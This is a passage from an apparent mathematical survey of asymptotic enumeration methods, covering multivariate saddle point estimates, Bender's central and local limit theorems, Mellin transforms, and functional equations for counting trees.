$$\sum_{n=0}^{\infty} N_{k,m}(n) z^n = g(z)^m \ , \tag{12.48}$$

where

$$g(z) = \sum_{h=0}^{\infty} z^{h^k} \ . \tag{12.49}$$

The function $g(z)$ has a natural boundary at $|z| = 1$, but it again grows fastest as z approaches a root of unity from within $|z| < 1$, so it is natural to speak of $g(z)$ having singularities at the roots of unity. The singularity at $z = 1$ is still the largest, but not by much, as other roots of unity contribute comparable amounts, with the contribution of other roots of unity ζ diminishing as the order of ζ increases. All the contributions can be estimated, and one can obtain solutions to Waring's problem (which was to show that for every k, there is an integer m such that $N_{k,m}(n) > 0$ for all n) and other additive problems. For details of this method see [23]. We mention here that for technical reasons, one normally works with generating functions of the form $G_n(z)^m$, where

$$G_n(z) = \sum_{h=0}^{\lfloor n^{1/k} \rfloor} z^{h^k} \ , \tag{12.50}$$

(so that the generating function depends on n), and analyzes them for $|z| = 1$ (since they are now polynomials), but the basic explanation above of why this process works still applies.

13. Multivariate generating functions

A major difficulty in estimating the coefficients of multivariate generating functions is that the geometry of the problem is far more difficult. It is harder to see what are the critical regions where the behavior of the function determines the asymptotics of the coefficients, and those regions are more complicated. Singularities and zeros are no longer isolated, as in the one-dimensional case, but instead form $(k-1)$-dimensional manifolds in k variables. Even rational multivariate functions are not easy to deal with.

One basic tool in one-dimensional complex analysis is the residue theorem, which allows one to move a contour of integration past a pole of the integrand. (We derived a form of the residue theorem in Section 10, in the discussion of poles of generating functions.) There is an impressive generalization by Leray [4, 250] of this theory to several dimensions. Unfortunately, it is complicated, and with few exceptions (such as that of [252], see also [49]) so far it has not been applied successfully to enumeration problems. On the other hand, there are some much simpler tools that can frequently be used to good effect.

An important tool in asymptotics of multivariate generating functions is the multidimensional saddle point method.

Example 13.1. *Alternating sums of powers of binomial coefficients.* Consider

$$S(s,n) = \sum_{k=0}^{2n} (-1)^{k+n} \binom{2n}{k}^s , \tag{13.1}$$

where s and n are positive integers. It has been known for a long time that $S(1,n) = 0$, $S(2,n) = (2n)!(n!)^{-2}$, $S(3,n) = (3n)!(n!)^{-3}$. However, no formula of this type has been known for $s > 3$. De Bruijn (see Chapter 4 of [63]) showed that $S(s,n)$ for integer $s > 3$ cannot be expressed as a ratio of products of factorials. Although his proof is not presented as an application of the multidimensional saddle point method, it is easy to translate it into those terms. $S(s,n)$ is easily seen to equal the constant term in

$$F(z_1, \ldots, z_{s-1}) = (-1)^n (1+z_1)^{2n} \ldots (1+z_{s-1})^{2n} (1 - (z_1 \ldots z_{s-1})^{-1})^{2n} , \tag{13.2}$$

and so

$$S(s,n) = (2\pi i)^{-s+1} \int \cdots \int F(z_1, \ldots, z_{s-1}) z_1^{-1} \ldots z_{s-1}^{-1} dz_1 \ldots dz_{s-1} , \tag{13.3}$$

where the integral is taken with each z_j traversing a circle, say. De Bruijn's proof in effect shows that for s fixed and $n \to \infty$, there are two saddle points at $z_1 = \cdots = z_{s-1} = \exp(2i\alpha)$,

with $\alpha = \pm(2s)^{-1}$, and this leads to the estimate

$$S(s,n) \sim \left\{2\cos\left(\frac{\pi}{2s}\right)\right\}^{2ns+s-1} 2^{2-s}(\pi n)^{(1-s)/2} s^{-1/2} \quad \text{as} \quad n \to \infty \ , \tag{13.4}$$

valid for any fixed integer $s \geq 2$. Since $\cos(\pi(2s)^{-1})$ is algebraic but irrational for $s \geq 4$, the asymptotic estimate (13.4) shows that $S(s,n)$ cannot be expressed as a ratio of finite products of $(a_j n)!$ for any fixed finite set of integers a_j.

In Chapter 6 of [63], de Bruijn derives the asymptotics of $S(s,n)$ as $n \to \infty$ for general real s. The approach sketched above no longer applies, and de Bruijn uses the integral representation

$$S(s,n) = \int_C \left(\frac{\Gamma(2n+1)}{\Gamma(n+z+1)\Gamma(n-z+1)}\right)^s \frac{dz}{2i\sin\pi z} \ ,$$

where C is a simple closed curve that contains the points $-n, -n+1, \ldots, -1, 0, 1, \ldots, n$ in its interior and has no other integer points on the real axis in its closure. A complicated combination of analytic techniques, including the one-dimensional saddle point method, then leads to the final asymptotic estimate of $S(s,n)$. ■

The multidimensional saddle point method works best when applied to large singularities. Just as for the basic one-dimensional method, it does not work when applied to small singularities, such as those of rational functions. Fortunately, there is a trick that often succeeds in converting a small singularity in n dimensions into a large one in $n-1$ dimensions. The main idea is to expand the generating function with respect to one of the variables through partial fraction expansions or other methods. It is hard to write down a general theorem, but the next example illustrates this technique.

Example 13.2. *Alignments of k sequences.* Let $f(k,n)$ denote the number of $k \times m$ matrices of 0's and 1's such that each column sum is ≥ 1 and each row sum is exactly n. (The number of columns, m, can vary, although obviously $k \leq m \leq kn$.) We consider k fixed, $n \to \infty$ [178]. If we let $N(r_1, \ldots, r_k)$ denote the number of $0,1$ matrices with k rows, no columns of all 0's, and row sums $r_1, \ldots, r_k$, then it is easy to see [178] that

$$F(z_1, \ldots, z_k) = \sum_{r_1, \ldots, r_k \geq 0} N(r_1, \ldots, r_k) z_1^{r_1} \cdots z_k^{r_k} = \left(2 - \prod_{j=1}^{k}(1+z_j)\right)^{-1} . \tag{13.5}$$

We have $f(k,n) = N(n, \ldots, n)$, and so we need the diagonal terms of $F = F(z_1, \ldots, z_k)$. The function F is rational, so its singularity is small. Moreover, the singularities of F are difficult

to visualize. However, in any single variable F is simple. We take advantage of this feature. Let

$$A(z) = \prod_{j=1}^{k-1}(1+z_j)\ , \tag{13.6}$$

where z stands for $(z_1,\dots,z_{k-1}) \in \mathbb{C}^{k-1}$, and expand

$$\left(2-\prod_{j=1}^{k}(1+z_j)\right)^{-1} = (2-A(z)(1+z_k))^{-1} = \sum_{m=0}^{\infty}\frac{A(z)^m z_k^m}{(2-A(z))^{m+1}}\ . \tag{13.7}$$

Therefore

$$N(r_1,\dots,r_{k-1},m) = \frac{1}{(2\pi i)^{k-1}}\int\ \cdots\ \int \frac{A(z)^m}{(2-A(z))^{m+1}}\,\frac{dz_1}{z_1^{r_1+1}}\ \cdots\ \frac{dz_{k-1}}{z_{k-1}^{r_{k-1}}}\ . \tag{13.8}$$

The function whose coefficients we are trying to extract is now $A(z)^m/(2-A(z))^{m+1}$, which is still rational. However, the interesting case for us is $m\to\infty$, which transforms the singularity into a large one. We are interested in the case $r_1 = r_2 = \cdots = r_{k-1} = r = n$. Then the integral in (13.8) can be shown to have a saddle point at $z_j = \rho$, $1 \le j \le k-1$, where $\rho = 2^{1/k}-1$, and one obtains the estimate [178]

$$f(k,n) = r^n n^{-(k-1)/2}\{(\rho\pi^{(k-1)/2}k^{1/2})^{-1}2^{(k^2-1)/(2k)} + O(n^{-1/2})\} \quad \text{as} \quad n\to\infty\ . \qquad \blacksquare \tag{13.9}$$

The examples above of applications of the multidimensional saddle point method all dealt with problems in a fixed dimension as various other parameters increase. A much more challenging problem is to apply this method when the dimension varies. A noteworthy case where this has been done successfully is the asymptotic enumeration of graphs with a given degree sequence by McKay and Wormald [279].

Example 13.3. *Simple labeled graphs of high degree.* Let $G(n;d_1,\dots,d_n)$ be the number of labeled simple graphs on n vertices with degree sequence $d_1,d_2,\dots,d_n$. Then $G(n;d_1,\dots,d_n)$ is the coefficient of $z_1^{d_1}z_2^{d_2}\cdots z_n^{d_n}$ in

$$F = \prod_{\substack{j,k=1\\ j<k}}^{n}(1+z_jz_k)\ , \tag{13.10}$$

and so by Cauchy's theorem

$$G(n;d_1,\dots,d_N) = (2\pi i)^{-n}\int\cdots\int F z_1^{-d_1-1}\cdots z_n^{-d_n-1}dz_1\cdots dz_n\ , \tag{13.11}$$

where each integral is on a circle centered at the origin. Let all the radii be equal to some $r > 0$. The integrand takes on its maximum absolute value on the product of these circles at precisely the two points $z_1 = z_2 = \cdots = z_n = r$ and $z_1 = z_2 = \cdots = z_n = -r$. If $d_1 = d_2 = \cdots = d_n$, so that we consider only regular graphs, McKay and Wormald [279] show that for an appropriate choice of the radius r, these two points are saddle points of the integrand, and succeed through careful analysis in proving that if dn is even, and $\min(d, n-d-1) > cn(\log n)^{-1}$ for some $c > 2/3$, then

$$G(n, d, d, \ldots, d) = 2^{1/2}(2\pi n\lambda^{d+1}(1-\lambda)^{n-d})^{-n/2} \exp\left(\frac{-1+10\lambda-10\lambda^2}{12\lambda(1-\lambda)} + O(n^{-\zeta})\right) \quad (13.12)$$

as $n \to \infty$ for any $\zeta < \min(1/4, 1/2 - 1/(3c))$, where $\lambda = d/(n-1)$.

McKay and Wormald [279] also succeed in estimating the number of irregular graphs, provided that all the degrees d_j are close to a fixed d that satisfies conditions similar to those above. The proof is more challenging because different radii are used for different variables and the result is complicated to state. ■.

The McKay-Wormald estimate of Example 13.3 is a true tour de force. The problem is that the number of variables is n and so grows rapidly, whereas the integrand grows only like $\exp(cn^2)$ at its peak. More precisely, after transformations that remove obvious symmetries are applied the integrand near the saddle point drops off like $\exp(-n\sum\theta_j^2)$. This is just barely to allow the saddle point method to work, and the symmetries in the problem are exploited to push the estimates through. This approach can be applied to other problems (cf. [278]), but it is hard to do. On the other hand, when the number of variables grows more slowly, multidimensional saddle point contributions can be estimated without much trouble.

So far this section has been devoted primarily to multivariate functions with large singularities. However, there is also an extensive literature on small singularities. The main thread connecting most of these works is that of central and local limit theorems. Bender [32] initiated this development in the setting of two-variable problems. We present some of his results, since they are simpler than the later and more general ones that will be mentioned at the end of this section.

Consider a double sequence of numbers $a_{n,k} \geq 0$. (Usually the $a_{n,k}$ are $\neq 0$ only for $0 \leq k \leq n$.) We will assume that

$$A_n = \sum_k a_{n,k} < \infty \quad (13.13)$$

for all n, and define the normalized double sequence

$$p_n(k) = a_{n,k}/A_n \ . \tag{13.14}$$

We will say that $a_{n,k}$ satisfies a central limit theorem if there exist functions σ_n and μ_n such that

$$\lim_{n\to\infty} \sup_x \left| \sum_{k \le \sigma_n x + \mu_n} p_n(k) - (2\pi)^{-1/2} \int_{-\infty}^{x} \exp(-t^2/2) dt \right| = 0 \ . \tag{13.15}$$

Equivalently, $p_n(k)$ is asymptotically normal with mean μ_n and variance σ_n^2.

Theorem 13.1. [32]. *Let $a_{n,k} \ge 0$, and set*

$$f(z,w) = \sum_{n,k\ge 0} a_{n,k} z^n w^k \ . \tag{13.16}$$

Suppose that there are (i) a function $g(s)$ that is continuous and $\neq 0$ near $s = 0$, (ii) a function $r(s)$ with bounded third derivative near $s = 0$, (iii) an integer $m \ge 0$, and (iv) $\epsilon, \delta > 0$ such that

$$\left(1 - \frac{z}{r(s)}\right)^m f(z, e^s) - \frac{g(z)}{1 - z/r(s)} \tag{13.17}$$

is analytic and bounded for

$$|z| < \epsilon, \quad |z| < |r(0)| + \delta \ . \tag{13.18}$$

Let

$$\mu = -r'(0)/r(0), \quad \sigma^2 = \mu^2 - r''(0)/r(0) \ . \tag{13.19}$$

If $\sigma \neq 0$, then (13.15) holds with $\mu_n = n\mu$ and $\sigma_n^2 = n\sigma^2$.

A central limit theorem is useful, but it only gives information about the cumulative sums of the $a_{n,k}$. It is much better to have estimates for the individual $a_{n,k}$. We say that $p_n(k)$ (and $a_{n,k}$) satisfy a local limit theorem if

$$\lim_{n\to\infty} \sup_x \left| \sigma_n p_n(\lfloor \sigma_n x + \mu_n \rfloor) - (2\pi)^{-1/2} \exp(-x^2/2) \right| = 0 \ . \tag{13.20}$$

In general, we cannot derive (13.20) from (13.15) without some additional conditions on the $a_{n,k}$, such as unimodality (see [32]). The other approach one can take is to derive (13.20) from conditions on the generating function $f(z,w)$.

Theorem 13.2. [32]. *Suppose that* $a_{n.k} \geq 0$, *and let* $f(z,w)$ *be defined by (13.16). Let* $-\infty < a < b < \infty$. *Define*

$$R(\epsilon) = \{z : a \leq Re(z) \leq b,\ |Im(z)| \leq \epsilon\}\ . \tag{13.21}$$

Suppose there exist $\epsilon > 0$, $\delta > 0$, *an integer* $m \geq 0$, *and function* $g(s)$ *and* $r(s)$ *such that*

(i) $g(s)$ *is continuous and* $\neq 0$ *for* $s \in R(\epsilon)$,

(ii) $r(s) \neq 0$ *and has a bounded third derivative for* $s \in R(\epsilon)$,

(iii) for $s \in R(\epsilon)$ *and* $|z| \leq |r(s)|(1+\delta)$, *the function defined by (13.17) is analytic and bounded,*

(iv)

$$\left(\frac{r'(\alpha)}{r(\alpha)}\right)^2 \neq \frac{r''(\alpha)}{r(\alpha)} \quad for \quad a \leq \alpha \leq b\ , \tag{13.22}$$

(v) $f(z, e^s)$ *is analytic and bounded for*

$$|z| \leq |r(Re(s))|(1+\delta) \quad and \quad s \leq |Im(s)| \leq \pi\ .$$

Then

$$a_{n,k} \sim \frac{n^m e^{-\alpha k} g(\alpha)}{m! r(\alpha)^m \sigma_\alpha (2\pi)^{1/2}} \quad as \quad n \to \infty \tag{13.23}$$

uniformly for $a \leq \alpha \leq b$, *where*

$$\frac{k}{n} = -\frac{r'(\alpha)}{r(\alpha)}\ , \tag{13.24}$$

$$\sigma_\alpha^2 = \left(\frac{k}{n}\right)^2 - \frac{r''(\alpha)}{r(\alpha)}\ . \tag{13.25}$$

There have been many further developments of central and local limit theorems for asymptotic enumeration since Bender's original work [32]. Currently the most powerful and general results are those of Gao and Richmond [155]. They apply to general multivariate problems, not only two-variable ones. Other papers that deal with central and local limit theorems or other multivariate problems with small singularities are [38, 42, 65, 96, 142, 143, 183, 227].

14. Mellin and other integral transforms

When the best generating function that one can obtain is an infinite sum, integral transforms can sometimes help. There is a large variety of integral transforms, such as those of

Fourier and Laplace. The one that is most commonly used in asymptotic enumeration and analysis of algorithms is the Mellin transform, and it is the only one we will discuss extensively below. The other transforms do occur, though. For example, if $f(x) = \sum a_n x^n/n!$ is an exponential generating function of the sequence a_n, then the ordinary generating function of a_n can be derived from it using the Laplace transform

$$\begin{aligned} \int_0^\infty f(xy)\exp(-x)dx &= \sum_n a_n y^n (n!)^{-1} \int_0^\infty x^n \exp(-x)dx \\ &= \sum_n a_n y^n \ . \end{aligned} \tag{14.1}$$

(This assumes that the a_n are small enough to assure the integrals above converge and the interchange of summation and integration is valid.) Related integral transforms can be used to transform generating functions into other forms. For example, to transform an ordinary generating function $F(u) = \sum a_n u^n$ into an exponential one, we can use

$$\frac{1}{2\pi i}\int_{|u|=r} F(u)\exp(w/u)du \ . \tag{14.2}$$

The basic references for asymptotics of integral transforms are [89, 95, 299, 347]. This section will only highlight some of the main properties of Mellin transforms and illustrate how they are used. For a more detailed survey, especially to analysis of algorithms, see [137].

Let $f(t)$ be a measurable function defined for real $t \geq 0$. The *Mellin transform* $f^*(z)$ of $f(t)$ is a function of the complex variable z defined by

$$f^*(z) = \int_0^\infty f(t)t^{z-1}dt \ . \tag{14.3}$$

If $f(t) = O(t^\alpha)$ as $t \to 0^+$ and $f(t) = O(t^\beta)$ as $t \to \infty$, then the integral in (14.3) converges and defines $f^*(z)$ to be an analytic function inside the "fundamental domain" $-\alpha < \mathrm{Re}(z) < -\beta$. As an example, for $f(t) = \exp(-t)$, we have $f^*(z) = \Gamma(z)$ and $\alpha = 0$, $\beta = -\infty$. There is an inversion formula for Mellin transforms which states that

$$f(t) = \frac{1}{2\pi i}\int_{c-i\infty}^{c+i\infty} f^*(z)t^{-z}dz \ , \tag{14.4}$$

and the integral is over the vertical line with $\mathrm{Re}(z) = c$. The inversion formula (14.4) is valid for $-\alpha < c < -\beta$, but much of its strength in applications comes from the ability to shift the contour of integration into wider domains to which $f^*(z)$ can be analytically continued.

The advantage of the Mellin transform is due largely to a simple property, namely that if $g(t) = af(bx)$ for b real, $b > 0$, then

$$g^*(z) = ab^{-z}f^*(z) \ . \tag{14.5}$$

This readily extends to show that if

$$F(t) = \sum_k \lambda_k f(\eta_k t) \tag{14.6}$$

(where the λ_k and $\eta_k > 0$ are such that the sum converges and $F(t)$ is well behaved), then

$$F^*(z) = \left(\sum_k \lambda_k \eta_k^{-z} \right) f^*(z) \ . \tag{14.7}$$

In particular, if

$$F(t) = \sum_{k=1}^{\infty} f(kt) \ , \tag{14.8}$$

then

$$F^*(z) = \left(\sum_{k=1}^{\infty} k^{-z} \right) f^*(z) = \zeta(z) f^*(z) \ , \tag{14.9}$$

where $\zeta(z)$ is the Riemann zeta function.

Example 14.1. *Runs of heads in coin tosses.* What is R_n, the expected length of the longest run of heads in n tosses of a fair coin? Let $p(n,k)$ be the probability that there is no run of k heads in a coin tosses. Then

$$R_n = \sum_{k=1}^{n} k(p(n,k+1) - p(n,k)) \ . \tag{14.10}$$

We now apply the estimates of Example 9.2. To determine $p(n,k)$, we take $A = 00\cdots0$, and then $C_A(z) = z^{k-1} + z^{k-2} + \cdots + z + 1$, so $C_A(1/2) = 1 - 2^{-k}$. Hence (9.19) shows easily that in the important ranges where k is of order $\log n$, we have

$$p(n,k) \cong \exp(-n2^{-k}) \ , \tag{14.11}$$

and there R_n is approximated well by

$$r(n) = \sum_{k=0}^{\infty} k(\exp(-n2^{-k-1}) - \exp(-n2^{-k})) \ . \tag{14.12}$$

The function $r(t)$ is of the form (14.6) with

$$\lambda_k = k, \quad \eta_k = 2^{-k}, \quad f(t) = \exp(-t/2) - \exp(-t) \ , \tag{14.13}$$

is easily seen to be well behaved, and so for $-1 < \mathrm{Re}(z) < 0$,

$$r^*(z) = \left(\sum_{k=0}^{\infty} k2^{kz} \right) f^*(z) = 2^z(1-2^z)^{-2} f^*(z) \ . \tag{14.14}$$

Next, to determine $f^*(z)$, we note that for $\mathrm{Re}(z) > 0$ we have

$$\begin{aligned} f^*(z) &= \int_0^\infty f(t)t^{z-1}dt = \int_0^\infty e^{-t/2}t^{z-1}dt - \int_0^\infty e^{-t}t^{z-1}dt \\ &= (2^z - 1)\Gamma(z) \ . \end{aligned} \tag{14.15}$$

By analytic continuation this relation holds for $-1 < \mathrm{Re}(z)$, and we find that for $-1 < \mathrm{Re}(z) < 0$,

$$r^*(z) = 2^z(2^z - 1)^{-1}\Gamma(z) \ . \tag{14.16}$$

We now apply the inversion formula to obtain

$$r(t) = \frac{1}{2\pi i}\int_{-1/2-i\infty}^{-1/2+i\infty} 2^z(2^z - 1)^{-1}\Gamma(z)t^{-z}dz \ . \tag{14.17}$$

The integrand is a meromorphic function in the whole complex plane that drops off rapidly on any vertical line. We move the contour of integration to the line $\mathrm{Re}(z) = 1$. The new integral is $O(t^{-1})$, and the residues at the poles (all on $\mathrm{Re}(z) = 0$) will give the main contribution to $r(t)$. There are first order poles at $z = 2\pi i m \log 2$ for $m \in \mathbb{Z} \setminus \{0\}$ coming from $2^z = 1$, and a single second order pole at $z = 0$, since $\Gamma(z)$ has a first order pole there as well. A short computation of the residues gives

$$r(t) = \log_2 t - \sum_{h=-\infty}^{\infty} (\log 2)^{-1}\Gamma(-2\pi i h(\log 2)^{-1}) \exp(2\pi i h \log_2 t) + O(t^{-1}) \ . \tag{14.18}$$

■

There are other ways to obtain the same expansion (14.18) for $r(t)$ (cf. [181]). The periodic oscillating component in $r(t)$ is common in problems involving recurrences over powers of 2. This happens, for example, in studies of register allocation and digital trees [136, 138, 141]. The periodic function is almost always the same as the one in Eq. (14.18), even when the combinatorics of the problem varies. Technically this is easy to explain, because of the closely related recurrences leading to similar Mellin transforms for the generating functions.

Mellin transforms are useful in dealing with problems that combine combinatorial and arithmetic aspects. For example, if $S(n)$ denotes the total number of 1's in the binary representations of $1, 2, \ldots, n-1$, then it was shown by Delange that

$$S(n) = \frac{1}{2}n\log_2 n + nu(\log_2 n) + o(n) \quad \text{as} \quad n \to \infty \ , \tag{14.19}$$

where $u(x)$ is a continuous, nowhere differentiable function that satisfies $u(x) = u(x+1)$. The Fourier coefficients of $u(x)$ are known explicitly. Perhaps the best way to obtain these results is by using Mellin transforms. See [129, 353] for further information and references.

Mellin transforms are often combined with other techniques. For example, sums of the form $s_n = \sum a_k \binom{n}{k}$ with oscillating a_k lead to generating functions

$$s(z) = \sum_k a_k w(z)^k \ . \tag{14.20}$$

The asymptotic behavior of $s(z)$ near its dominant singularity can sometimes be determined by applying Mellin transforms. For a detailed explanation of the approach, see [137]. Examples of the application of this technique can be found in [13, 280].

15. Functional equations, recurrences, and combinations of methods

Most asymptotic enumeration results are obtained from combinations of techniques presented in the previous sections. However, it is only rarely that the basic asymptotic techniques can be applied directly. This section describes a variety of methods and results that are not easy to categorize. They use combinations of methods that have been presented before, and sometimes develop them further. In most of the examples that will be presented, some relations for generating functions are available, but no simple closed-form formulas, and the problem is to deduce where the singularities lie and how the generating functions behave in their neighborhoods. Once that task is done, previous methods can be applied to obtain asymptotics of the coefficients.

15.1. Implicit functions, graphical enumeration, and related topics

Example 15.1. *Rooted unlabeled trees.* We sketch a proof that T_n, the number of rooted unlabeled trees with n vertices, satisfies the asymptotic relation (1.9). The functional equation (1.8) holds with $T(z)$ regarded as a formal power series. The first step is to show that $T(z)$ is analytic in a neighborhood of 0. This can be done by working exclusively with Eq. (1.8). (There is an argument of this type in Section 9.5 of [188].) Another way to prove analyticity of $T(z)$ is to use combinatorics to obtain crude upper bounds for T_n. We use a combination of these approaches. If a tree with $n \geq 2$ vertices has at least two subtrees at the root, we can decompose it into two trees, the first consisting of one subtree at the root, the other of the root and the remaining subtrees. This shows that

$$T_n \leq T_{n-1} + \sum_{k=1}^{n-1} T_k T_{n-k} \ , \qquad n \geq 2 \ . \tag{15.1}$$

Therefore, if we define $a_1 = 1$, and

$$a_n = a_{n-1} + \sum_{k=1}^{n-1} a_k a_{n-k} \ , \qquad n \geq 2 \ , \tag{15.2}$$

then we have $T_n \leq a_n$. Now if

$$A(z) = \sum_{n=1}^{\infty} a_n z^n \ ,$$

then the defining relation (15.2) yields the functional equation

$$A(z) - z = zA(z) + A(z)^2 \ , \tag{15.3}$$

so that

$$A(z) = (1 - z - (1 - 6z + z^2)^{1/2})/2 \ . \tag{15.4}$$

Since $A(z)$ is analytic in $|z| < 3 - 2\sqrt{2} = 0.17157\ldots$, we have

$$0 \leq T_n \leq a_n = O(6^n) \ . \tag{15.5}$$

It will also be convenient to have an exponential lower bound for T_n. Let b_n be the number of rooted unlabeled trees in which every internal vertex has ≤ 2 subtrees. Then $b_1 = 1$, $b_2 = 1$, and

$$b_n \geq \sum_{k=1}^{\lfloor (n-1)/2 \rfloor} b_k b_{n-k-1} \qquad \text{for} \qquad n \geq 3 \ . \tag{15.6}$$

We use this to show that $b_n \geq (6/5)^n$ for $n \geq 7$. Direct computation establishes this lower bound for $7 \leq n \leq 14$, and for $n \geq 15$ we use induction and $b_n \geq b_k b_{n-k-1}$ with $k = \lfloor (n-1)/2 \rfloor$.

Since $T_n \geq b_n \geq (6/5)^n$, $T(z)$ converges only in $|z| < r$ for some r with $r < 1$. Since $T(0) = 0$, $|T(z)| \leq C_\delta |z|$ in $|z| \leq r - \delta$ for every $\delta > 0$, and therefore

$$u(z) = \sum_{k=2}^{\infty} T(z^k)/k \tag{15.7}$$

is analytic in $|z| < r^{1/2}$, and in particular at $z = r$. Therefore, although we know little about r and $u(z)$, we see that $T(z)$ satisfies $G(z, T(z)) = T(z)$, where

$$G(z, w) = z \exp(w + u(z)) \tag{15.8}$$

is analytic in z and w for all w and for $|z| < r^{1/2}$.

We will apply Theorem 10.6. First, though, we need to establish additional properties of $T(z)$. We have

$$T(z) \exp(-T(z)) = z \exp(u(z)) \to r \exp(u(r)) \quad \text{as} \quad z \to r^- \ , \tag{15.9}$$

and $0 < r\exp(u(r)) < \infty$. Since $T(z)$ is positive and increasing for $0 < z < r$, $T(r)$, the limit of $T(z)$ as $z \to r^-$ must exist and be finite.

We next show that $T(r) = 1$. We have

$$\frac{\partial}{\partial w} G(z,w) = G(z,w) \ . \tag{15.10}$$

We know that $G(z,T(z)) = T(z)$ for $|z| < r$, and in particular for some z arbitrarily close to r. If $T(r) \neq 1$, then by (15.10)

$$\frac{\partial}{\partial w}(G(z,w) - w)\Big|_{w=T(z)} \neq 0 \tag{15.11}$$

in a neighborhood of $z = r$, and therefore $T(z)$ could be continued analytically to a neighborhood of $z = r$. This is impossible, since r is the radius of convergence of $T(z)$, and $T_n \geq 0$ implies by Theorem 10.3 that $T(z)$ has a singularity at $z = r$. Therefore we must have $T(r) = 1$, and $G_w(r,T(r)) = 1$.

We have now shown that conditions (i) and (ii) of Theorem 10.6 hold with the r of that theorem the same as the r we have defined and $s = T(r) = 1$, $\delta = r^{1/2} - r$. Condition (iii) is easy to verify. Finally, the conditions on the coefficients of $T(z)$ and $G(z,w)$ are clearly satisfied.

Since Theorem 10.6 applies, we do obtain an asymptotic expansion for T_n of the form (1.9), with C given by the formula (10.64). It still remains to determine r and C. No closed-form expressions are known for these constants. They are conjectured to be transcendental and algebraically independent of standard constants such as π and e, but no proof is available. Numerically, however, they are simple to compute. Note that

$$\begin{aligned} G_z(r,1) &= \exp(1+u(r))(1+ru'(r)) \\ &= r^{-1} + u'(r) \ , \qquad (15.12) \\ G_{ww}(r,1) &= 1 \ , \qquad (15.13) \end{aligned}$$

so we only need to compute r and $u'(r)$. These quantities can be computed along with $u(r)$ in the same procedure. The basic numerical procedure is to determine r as the positive solution to $T(r) = 1$. To determine $T(x)$ for any positive x, we take any approximation to the $T(x^k)$, $k \geq 1$ (starting initially with x^k as an approximation to $T(x^k)$, say), and combine it with (1.8) (applied with $z = x^m$, $m \geq 1$) to obtain improved approximations. This procedure can be made rigorous. Upper bounds for r, $u(r)$, and $u'(r)$ are especially easy. Since $T_1 = 1$, $T(x) \geq x$

for $0 < x < 1$, and therefore, $T(x^k) \geq x^k$ for $k \geq 1$. Suppose that we start with a fixed value of x and derive some lower bounds of the form $T(x^k) \geq u_k^{(1)} \geq 0$ for $k \geq 1$. Then the functional equation (1.8) implies

$$T(x^m) \geq u_m^{(2)} = x \exp\left(\sum_{k=1}^{\infty} u_{km}/k\right) \qquad m \geq 1 \ . \tag{15.14}$$

This process can be iterated several more times, and to keep the computation manageable, we can always set $u_k^{(j)} = 0$ for $k \geq k_0$. If we ever find a lower bound $T(x) > 1$ by this process, then we know that $r < x$, since $T(r) = 1$. Lower bounds for r are slightly more complicated. ■

We mention here that if U_n denotes the number of unlabeled trees, then the ordinary generating function $U(z) = \sum U_n z^n$ satisfies

$$U(z) = T(z) - T(z)^2/2 + T(z^2)/2 \ . \tag{15.15}$$

Using the results from Example 15.1 about the analytic behavior of $T(z)$, it can be shown that

$$U_n \sim C' r^{-n} n^{-5/2} \ , \tag{15.16}$$

where $r = 0.3383219\ldots$ is the same as before, while $C' = 0.5349485\ldots$.

Example 15.2. *Leftist trees.* Let a_n denote the number of leftist trees of size n (i.e., rooted planar trees with n leaves, such that in any subtree S, the leaf nearest to the root of S is in the right subtree of S [237]). Then $a_1 = a_2 = a_3 = 1$, $a_4 = 2$, $a_5 = 4$. No explicit formula for a_n is known. Even the recurrences for the a_n are complicated, and involve auxiliary sequences. If

$$f(z) = \sum_{n=1}^{\infty} a_n z^n \tag{15.17}$$

denotes the ordinary generating function of a_n, then the combinatorially derived recurrences for the a_n show that [224]

$$f(z) = z + \frac{1}{2} f(z)^2 + \frac{1}{2} \sum_{m=1}^{\infty} g_m(z)^2 \ , \tag{15.18}$$

where the auxiliary generating functions $g_m(z)$ (which enumerate leftist trees with the leftmost leaf at distance $m-1$ from the root) satisfy

$$g_1(z) = z, \quad g_2(z) = z f(z), \quad g_{m+1}(z) = g_m(z) \left[f(z) - \sum_{j=1}^{m-1} g_j(z) \right], \quad m \geq 2 \ , \tag{15.19}$$

and

$$f(z) = \sum_{m=1}^{\infty} g_m(z) \ . \tag{15.20}$$

These generating function relations might not seem promising. If r is the smallest singularity of $f(z)$, then $\sum g_m(z)^2$ is not analytic at r, so we cannot apply Theorem 10.6 in the way it was used in Example 15.1. However, Kemp [224] has sketched a proof that the analytic behavior of $f(z)$ is of the same type as that involved in functions covered by Theorem 10.6, so that it has a dominant square root singularity, and therefore

$$a_n = \alpha c^n n^{-3/2} + O(c^n n^{-5/2}) \ , \tag{15.21}$$

where

$$\alpha = 0.250363429 \ldots , \quad c = 2.749487902 \ldots \ . \tag{15.22}$$

The constants α and c are not known explicitly in terms of other standard numbers such as π or e, but they can be computed efficiently. The $\alpha c^n n^{-3/2}$ term in (15.21) gives an approximation to a_n that is accurate to within 4% for $n = 10$, and within 0.4% for $n = 100$. Thus asymptotic methods yield an approximation to a_n which is satisfactory for many applications. Further results about leftist trees can be found in [225]. ■

15.2. Nonlinear iteration and tree parameters

Example 15.3. *Heights of binary trees.* A binary tree [DEK] is a rooted tree with unlabeled nodes, in which each node has 0 or 2 successors, and left and right successors are distinguished. The size of a binary tree is the number of internal nodes, i.e., the number of nodes with two successors. We let B_n denote the number of binary trees of size n, so that $B_0 = 1$ (by convention), $B_1 = 1$, $B_2 = 2$, $B_3 = 5, \ldots$. Let

$$B(z) = \sum_{n=0}^{\infty} B_n z^n \ . \tag{15.23}$$

Since each nonempty binary tree consists of the root and two binary trees (the left and right subtrees), we obtain the functional equation

$$B(z) = 1 + zB(z)^2 \ . \tag{15.24}$$

This implies that

$$B(z) = \frac{1 - (1 - 4z)^{1/2}}{2z} \ , \tag{15.25}$$

so that

$$B_n = \frac{1}{n+1}\binom{2n}{n} , \tag{15.26}$$

and the B_n are the Catalan numbers. The formula (4.4) (easily derivable from Stirling's formula (4.1)) shows that

$$B_n \sim \pi^{-1/2} n^{-3/2} 4^n \quad \text{as} \quad n \to \infty . \tag{15.27}$$

The height of a binary tree is the number of nodes along the longest path from the root to a leaf. The distribution of heights in binary trees of a given size does not have exact formulas like that of (15.26) for the number of binary trees of a given size. There are several problems on heights that have been answered only asymptotically, and with varying degrees of success. The most versatile approach is through recurrences on generating functions. Let $B_{h,n}$ be the number of binary trees of size n and height $\leq h$, and let

$$b_h(z) = \sum_{n=0}^{\infty} B_{h,n} z^n . \tag{15.28}$$

Then

$$b_0(z) = 0, \quad b_1(z) = 1 , \tag{15.29}$$

and an extension of the argument that led to the relation (15.24) yields

